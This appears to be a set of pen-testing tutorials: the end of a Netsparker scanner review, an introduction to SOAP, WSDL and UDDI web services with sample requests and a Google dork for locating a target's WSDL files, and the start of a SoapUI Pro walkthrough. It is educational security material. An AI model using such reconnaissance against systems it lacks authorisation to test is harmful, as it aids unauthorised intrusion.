


Figure 27. Viewing request and response

The last thing to explain will be the Settings.If you want to adjust the tools that are used, you need to go to the top menu and click Setting -> Settings (or just press F4).




Figure 23. Settings for adjusting the used tools in the scan

Conclusion: Netsparker is nice tool for penetration testing,for it offers nice grouping of results, great details per vulnerability, support for profiles, etc… I especially liked the grouping of the vulnerabilities and the details about them, but I didn't like Netsparker's lack of tests customization, because you just set up the target, start the scan and that is it; you can't view what requests that are made in the background.

Pros:

- Well organized environment
- Nice display of vulnerability details
- Support for profiles

Cons:

- Only one scanning process in a time
- Not much settings for customization
- False-positive result on simple SQLi (reported as XSS vulnerability)
- Report is unavailable for the commercial version

6. Conclusion

   The conclusion is that both of the tools are excellent and widely used, so it is hard to conclude which one is better. Try them yourself and see which one matches your needs. Hope you liked my walk through, if you want to suggest a tool just make a simple comment on this page.

7. References

- http://www.mavitunasecurity.com/communityedition/
- https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Projec

From <https://resources.infosecinstitute.com/which-weapon-should-i-choose-for-web-penetration-testing-3-0/>

Web App Services

Sunday, December 23, 2018 1:36 AM

Introduction:

Web application security is quite popular among the pen testers. So organizations, developers and pen testers treat web applications as a primary attack vector. As web services are relatively new as compared to web applications, it's considered as secondary attack vector. Due to lack of concern or knowledge it is generally found that security measures implemented in a web service is worse than what is implemented in web applications. Which makes the web service a favorite attack vector and easy to penetrate as per the attacker's point of view.

Another reason to write this article is that the use of web services increased in last couple of years in a major ratio and also the data which flows in web services are very sensitive. This makes web services again an important attack vector.

The use of web services increased suddenly because of mobile applications. As we all know the growth of usage for mobile applications has increased rapidly, and most mobile applications use some sort of web service. Which has relatively increased the use of web services. Web services are also mostly used by enterprise level software which carries a lot of sensitive data. Due to the lack of security implementations and resources available, web services play a vital role making it a possible attacking vector. In this article we will focus on details of web services, its testing approach, tools used for testing etc.

SOA:

Before starting to penetrate a web service we must know its basics. As a web service is the implementation of SOA. Let's start with SOA.

SOA stands for **S**ervice **O**riented **A**rchitecture. According to Wikipedia "**Service-oriented architecture** (**SOA**) is a software design and software architecture design pattern based on discrete pieces of software that provide application functionality as services, known as Service-orientation. A service is a self-contained logical representation of a repeatable function or activity. Services can be combined by other software applications that together, provide the complete functionality of a large software application".

In simple words it is quite similar to client server architecture but here a client is a service consumer and server is a service provider. Service is a well defined activity that does not depend on the state of other services. A service consumer requests a particular service in the format used by the service provider and the service provider returns with a service response as shown in Fig 1.




Fig 1: Service Oriented Architecture (SOA)

What is Web Service?

A Web service is a standardized way of establishing communication between two Web-based applications by using open standards over an internet protocol backbone. Generally web applications work using HTTP and HTML, but web services work using HTTP and XML. Which as added some advantages over web applications. HTTP is transfer independent and XML is data independent, the combination of both makes web services support a heterogeneous environment.

Why use Web Service?

Web services have some added advantages over web applications. Some are listed below:

1. Language Interoperability (Programming language independent)
2. Platform Independent (Hardware and OS independent)
3. Function Reusability
4. Firewall Friendly
5. Use of Standardized Protocols
6. Stateless Communication
7. Economic

Difference between Web Application and Web Services:

A web application is an application that is accessed through a web browser running on a client's machine whereas a web service is a system of software that allows different machines to interact with each other through a network. Most of the times, web services do not necessarily have a user interface since it's used as a component in an application, while a web application is a complete application with a GUI. Furthermore, web services will take a web application to the next level because it's used to communicate or transfer data between web applications that run on different platforms allowing it to support a heterogeneous environment.

Components of Web Services:

1. Service Consumer
2. Service Provider
3. XML (Extensible Markup Language)
4. SOAP (Simple Object Access Protocol)
5. WSDL (Web Services Description Language)
6. UDDI (Universal Description, Discovery and Integration)

Service Consumer and Service Provider: are applications that can be written in any programming language. The work of both these components is already mentioned in SOA division.

Extensible Markup Language (XML): is used to encode data and form the SOAP message.

Simple Object Access Protocol (SOAP): is a XML-based protocol that lets applications exchange information over HTTP. Web services use a SOAP format to send XML requests. A SOAP client sends a SOAP message to the server. The server responds back again with a SOAP message along with the requested service. The entire SOAP message is packed in a SOAP Envelope as shown in Fig 2.




Fig 2: SOAP Message Structure

The actual data flows in the body block and the metadata is usually carried by the header block.

A typical SOAP request looks like Fig 3.
POST /ws/ws.asmx HTTP/1.1
Host: www.example.com
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://www.example.com/ws/IsValidUser"

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<IsValidUser xmlns="http://www.example.com/ws/">
<UserId>string</UserId>
</IsValidUser>
</soap:Body>
</soap:Envelope>
```

Fig 3: SOAP Request

If the service consumer sends a proper SOAP request then the service provider will send an appropriate SOAP response. A typical SOAP response looks like Fig 4.

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<IsValidUserResponse xmlns="http://www.example.com/ws/">
<IsValidUserResult>boolean</IsValidUserResult>
</IsValidUserResponse>
</soap:Body>
</soap:Envelope>
```

Fig 4: SOAP Response

Web Services Description Language (WSDL): is really an XML formatted language used by UDDI. It describes the capabilities of the web service as, the collection of communication end points with the ability of exchanging messages. Or in simple words “Web Services Description Language is an XML-based language for describing Web services and how to access them”.

As per pen testing web services are concerned, understanding of WSDL file helps a lot in manual pen testing. We can divide WSDL file structure in to two parts according to our definition. 1st part describes what the web service and the 2ndparts tells how to access them. Let’s start with basic WSDL structure as shown in Fig 5.




Fig 5: Basic WSDL File Structure
The Fig 5 image only focuses on some of the important elements of the WSDL file. What the element exactly contains is defined in Table 1.

Elements	What it contains
definitions	All the XML elements are packed under definition element. It is also called as root or parent element of the WSDL file.
types	All the schema types or data types defined here.
message	This is a dependent element. Message is specified according to the data types defined in ***types*** element. And used in side ***operation*** element later.
portType	Element collects all the operations within a web service.
operation	Collection of input, output, fault and other message as specified in ***message*** element.
input message	It's nothing but the parameters of the method used in SOAP request.

output message	It's nothing but the parameters of the method used in SOAP response.
binding	This element connects part 2 of WSDL file with part1 associating itself to the ***portType*** element and allows to define the protocol you want to use.
soap:binding	It formulates the SOAP message at runtime.
service	Contains name of all the services provided by the service provider.
port	It provides the physical path or location of web server so that service consumer can connect with service provider.

Table 1: Defining Different Elements of WSDL File




Fig 6: A WSDL file

Universal Description, Discovery and Integration (UDDI): is a distributive directory on the web, where every service provider who needs to issue registered web services using its WSDL. The service consumer will search for appropriate web services and UDDI will provide the list of service providers offering that particular service. The service consumer chooses one service provider and gets the WSDL. A typical UDDI link looks like Fig 7.
http://anything.example.org/juddi/inquiry

Fig 7: UDDI Link

What are Web Services?

Let's redefine the web services from all the things what we've covered above. "Web services are a standardized way of establishing communication between two Web-based applications by using XML, SOAP, WSDL, UDDI and open standards over an internet protocol backbone. Where XML is used to encode the data in the form of a SOAP message. SOAP is used to exchange information over HTTP, WSDL and is used to describe the capabilities of web services and UDDI is used to provide the list of service provider details as shown in Fig 8. "




Fig 8: Web Service Description

In a real time scenario if a service consumer wants to use some sort of web service, then it must know the service provider. If a service provider validates a service consumer it will provide the WSDL file directly and then the service consumer creates a XML message to request for a required service in the form of a SOAP message and the service provider returns a service response.

On other hand if a service consumer is not aware of the service provider, it will visit UDDI and search for the required service. The UDDI returns the list of service providers offering that particular service. Then by choosing one service provider again the service consumer generates a XML message to request for a required service in the form of a SOAP message, as specified in the WSDL file of that service provider. The service provider then returns a service response. Generally in web service testing we assume the service consumer and the service provider know each other, so to start testing a web service we must ask for the WSDL file.

How to test Web Services?

The testing approach of web services is quite similar to the testing approach used in web applications. Though there are certain differences, but we will discuss those at a later time. Web services testing is categorized in 3 types:

1. Black Box Testing

2. Grey Box Testing
3. White Box Testing

In black box testing the tester has to focus more on authentication because he/she will be provided only with WSDL file. I prefer grey box most, because it's better to have some sample requests and responses to analyze the web services better. It will help to understand the user roles, authentication mechanism and data validations etc.

Depending upon the scope and scenario, our testing methodology will change. We will focus on all these testing approaches but to start with now we will use black box testing.

Where to Start?

Let's say that you want to test for web services associated with a web application http://www.example.com, it's a black box testing and you have no details of the web service associated. (Generally if a client wants to test their web services they will provide you the WSDL file but for now we assume that we don't have the WSDL file)

Then you can start from web services fingerprinting. As we already covered that all the web services descriptions are present in WSDL so you can use google to fingerprint the WSDL file of that particular web application using special notations such as filetype shown in Fig 9.
www.example.com filetype:WSDL
Fig 9: Use of Google Dork to Find WSDL




Fig: 10 (Search Result)
As shown in Fig 10, Google will provide you the link of the WSDL file associated with that particular web application. You can use your own dorks or there are dorks available on internet to search for different web services which you can apply also.
Now you have the WSDL file, what is next? As in any kind of penetration testing we need some tools, here also we will use some tools to test for web services. I will cover tools used in web services testing in the installment of this article.

Conclusion:
The sudden increase in the use of web services makes it an important attack vector and the lack of importance it is given makes it more vulnerable. Organizations, developers and testers need to give web services equivalent importance as web applications.

Reference:

http://www.w3schools.com/webservices/default.asp
http://en.wikipedia.org/wiki/Service-oriented_architecture
http://media.blackhat.com/bh-us-11/Johnson/BH_US_11_JohnsonEstonAbraham_Dont_Drop_the_SOAP_WP.pdf
http://www.differencebetween.com/difference-between-web-service-and-vs-web-application/

From <https://resources.infosecinstitute.com/web-services-penetration-testing-part-1/>


In the previous article, we discussed how the sudden increase in the use of web services makes it an important attack vector. Also, we covered different components of web services, different elements of WSDL, their uses, where to start, and how to perform penetration testing.
In this article we will be focusing more on automated tools available for web service penetration testing.

Tools

Tools play a very important role in any type of penetration test. But unfortunately, the availability of tools to test web services is limited, compared to web applications. The majority of web service testing tools are built for quality assurance and not for security testing. The approach used to conduct web service testing are mostly from developer's perspective, and precautions are taken such as XML firewalls, to reduce the risk false positives of web service based attacks.
Due to that, a pen tester has to face a lot of problems while conducting web service penetration testing. But there are still certain tools which help to automate web service penetration testing, and we will go through each of them in this article.
The first tool we're going to use specializes in web services. As I think most of you now have guessed, it's SoapUI by SMARTBEAR (http://www.soapui.org).
SoapUI is the only popular tool available to test for soap vulnerabilities. But to automate the test, we need to use SoapUI Pro. SoapUI comes in two versions. The first is SoapUI (open source), the second is SoapUI Pro (the commercial version). There is a huge difference between these two tools. The main advantage of SoapUI Pro over SoapUI is that it's able to automate a security test. SMARTBEAR also provides a fourteen day free evaluation of SoapUI Pro.


SoapUI Pro

We will test the web services behind http://www.testfire.net/bank/ws.asmx?WSDLby using SoapUI Pro. To automate a test, first we need to open our SoapUI Pro tool. Then click on Files, New SoapUI Project. It will open a window as shown below.

